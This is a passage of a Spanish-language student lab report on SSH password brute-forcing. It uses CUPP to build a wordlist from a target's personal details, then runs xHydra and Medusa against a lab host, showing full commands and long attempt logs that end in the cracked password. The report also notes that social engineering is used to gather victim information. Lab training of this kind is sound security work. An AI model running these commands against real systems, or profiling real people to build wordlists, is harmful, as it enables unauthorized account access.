
En la herramienta de hydra se asignó el url donde está guardado la lista de contraseñas posibles que puede tener el usuario, para así probar cada una si es correcta. y acceder.



The screenshot shows the xHydra application window with the following configuration:

- Target:** Tab selected.
- Username:**
  - ☒ Username: pedroperez
  - ☐ Username List: (empty field)
  - ☐ Loop around users
  - ☐ Protocol does not require usernames
- Password:**
  - ☐ Password: yourpass
  - ☒ Password List: /home/kali/cupp/pedro.txt (highlighted with a blue box)
  - ☐ Generate: 1:1:a
- Colon separated file:**
  - ☐ Use Colon separated file: (empty field)
- Options:**
  - ☐ Try login as password
  - ☐ Try empty password
  - ☐ Try reversed login
- Command Line:** hydra -V -l pedroperez -P /home/kali/cupp/pedro.txt -t 16 172.114.30.5 ssh

En la siguiente imagen se muestra como la herramienta hydra hizo fuerza bruta con diferentes combinaciones posibles de contraseñas, hasta insertar la contraseña del usuario correcta.



```

[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2004" - 149 of 523 [child 6] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2005" - 150 of 523 [child 4] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2006" - 151 of 523 [child 5] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2007" - 152 of 523 [child 1] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2008" - 153 of 523 [child 14] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2009" - 154 of 523 [child 15] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2010" - 155 of 523 [child 9] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2011" - 156 of 523 [child 7] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2012" - 157 of 523 [child 11] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2013" - 158 of 523 [child 12] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2014" - 159 of 523 [child 8] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2015" - 160 of 523 [child 3] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2016" - 161 of 523 [child 13] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2017" - 162 of 523 [child 10] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2018" - 163 of 523 [child 10] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2019" - 164 of 523 [child 0] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky2020" - 165 of 523 [child 2] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky_" - 166 of 523 [child 6] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky_1990" - 167 of 523 [child 4] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky_1991" - 168 of 523 [child 5] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky_1992" - 169 of 523 [child 1] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky_1993" - 170 of 523 [child 14] (0/2)
[ATTEMPT] target 172.114.30.5 - login "pedroperez" - pass "Punky_1994" - 171 of 523 [child 15] (0/2)

[22][ssh] host: 172.114.30.5 login: pedroperez password: Punky_

hydra -V -l pedroperez -P /home/kali/cupp/pedro.txt -t 16 172.114.30.5 ssh
  
```

Por último la herramienta utilizada es medusa, este es de igual forma está instalado en el sistema operativo de kali linux; Se utilizó por comandos en el terminal de linux, especificando de un solo comando con diferentes banderas, la dirección ip del equipo víctima, username, ruta del archivo con la combinación de contraseñas y el módulo a ejecutar o el protocolo a ejecutar.

```
(kali@kali)~$ sudo medusa -h 172.114.30.5 -u pedroperez -P /home/kali/cuyp/pedro.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmka@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1990 (1 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1991 (2 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1992 (3 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1993 (4 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1994 (5 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1995 (6 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1996 (7 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1997 (8 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1998 (9 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro1999 (10 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2000 (11 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2001 (12 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2002 (13 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2003 (14 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2004 (15 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2005 (16 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2006 (17 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2007 (18 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2008 (19 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2009 (20 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2010 (21 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2011 (22 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2012 (23 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Pedro2013 (24 of 521 complete)
```

En la siguiente imagen se observa que probó menos combinaciones de contraseñas que la herramienta de xydra, por un número de 5 combinaciones, para así conseguir la contraseña del usuario con el uso de fuerza bruta.

```
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2010 (122 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2011 (123 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2012 (124 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2013 (125 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2014 (126 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2015 (127 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2016 (128 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2017 (129 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2018 (130 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2019 (131 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perez_2020 (132 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perezpedro (133 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Perezpedro_ (134 of 521 complete)
)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1990 (135 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1991 (136 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1992 (137 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1993 (138 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1994 (139 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1995 (140 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1996 (141 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1997 (142 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1998 (143 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky1999 (144 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2000 (145 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2001 (146 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2002 (147 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2003 (148 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2004 (149 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2005 (150 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2006 (151 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2007 (152 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2008 (153 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2009 (154 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2010 (155 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2011 (156 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2012 (157 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2013 (158 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2014 (159 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2015 (160 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2016 (161 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2017 (162 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2018 (163 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2019 (164 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky2020 (165 of 521 complete)
ACCOUNT CHECK: [ssh] Host: 172.114.30.5 (1 of 1, 0 complete) User: pedroperez (1 of 1, 0 complete) Password: Punky_ (166 of 521 complete)
ACCOUNT FOUND: [ssh] Host: 172.114.30.5 User: pedroperez Password: Punky_ [SUCCESS]
```

En comparación al realizar la práctica, se observó que la herramienta de hydra fue más rápida al realizar fuerza bruta con las diferentes combinaciones de contraseñas y comparar la contraseña correcta del usuario. Hydra tiene una interfaz para configurar diferentes características y opciones con el equipo víctima y un fácil uso de la herramienta después de compilar desde el terminal

#### Referencias Bibliográficas

<https://www.cisecurity.org/insights/spotlight/ei-isac-cybersecurity-spotlight-password-attacks>  
<https://esgeeks.com/como-utilizar-cupp/>  
<https://behacker.pro/como-usar-medusa-para-ataque-por-fuerza-bruta/>  
<https://www.ionos.es/digitalguide/servidores/seguridad/claves-rsa/>  
<https://www.zonasystem.com/2020/06/hydra-medusa-ncrack-password-cracking-a-servicios-por-fuerza-bruta-password-spraying.html>

#### Hallazgos y/o conclusiones de la actividad desarrollada (Explique su experiencia y el análisis de los resultados):

Ante el desconocimiento de lo peligroso que puede resultar utilizar contraseñas de baja seguridad; diariamente millones de personas alrededor del mundo se ven afectadas por hackeos y amenazas tecnológicas que tienden a exponer información personal sumamente delicada y confidencial.

En este sentido, durante esta práctica nos enfocamos principalmente en aprender métodos que permiten descubrir contraseñas fáciles de conocer, así como el uso correcto de herramientas que permiten determinar y evitar accesos no deseados en servidores remotos: todo esto a través del uso de herramientas como CUPP, protocolo SSH, Medusa y Xhydra Software; las cuales empleadas a través de máquinas virtuales



nos permiten hackear contraseñas y conocer ciertas prácticas para evitar ser víctima de este tipo de ataques cibernéticos.

Para lograr esto, comenzamos creando un archivo con distintas variables e información personal del usuario objetivo. Posteriormente, empleando el programa CUPP, insertamos la data obtenida a través de la ingeniería social y obtuvimos un archivo .txt con todas las posibles contraseñas del usuario en cuestión. Es importante tener en cuenta que en este caso ya se tenía la información de la víctima con antelación, pero en el día a día es necesario realizar un trabajo de investigación para obtener la mayor cantidad de información posible para realizar un hackeo exitoso.

Una vez se ejecutó el protocolo SSH en la máquina víctima, comenzamos a emplear las herramientas Xhydra y Medusa para comenzar con el acceso de fuerza bruta, apoyándonos en la lista de posibles contraseñas obtenidas con CUPP. En este ejercicio, Xhydra demostró ser mucho más efectiva teniendo en cuenta la velocidad y el número de intentos requeridos para dar con la contraseña correcta.

Para finalizar este ejercicio, discutimos acerca de las diferentes prácticas que nosotros como usuarios podemos implementar en el día a día para evitar ser víctimas de hackeos por el uso de contraseñas con bajos estándares de seguridad. Evitar utilizar información personal, fechas de nacimiento, apodos y hobbies es lo más indicado. Es importante resaltar que siempre es más recomendable utilizar passwords generadas por herramientas de seguridad; ya que, si bien el proceso de login puede ser un poco más lento, con este tipo de contraseñas es muy poco probable recibir accesos inesperados.

**Contribución de esta actividad en su Proyecto:**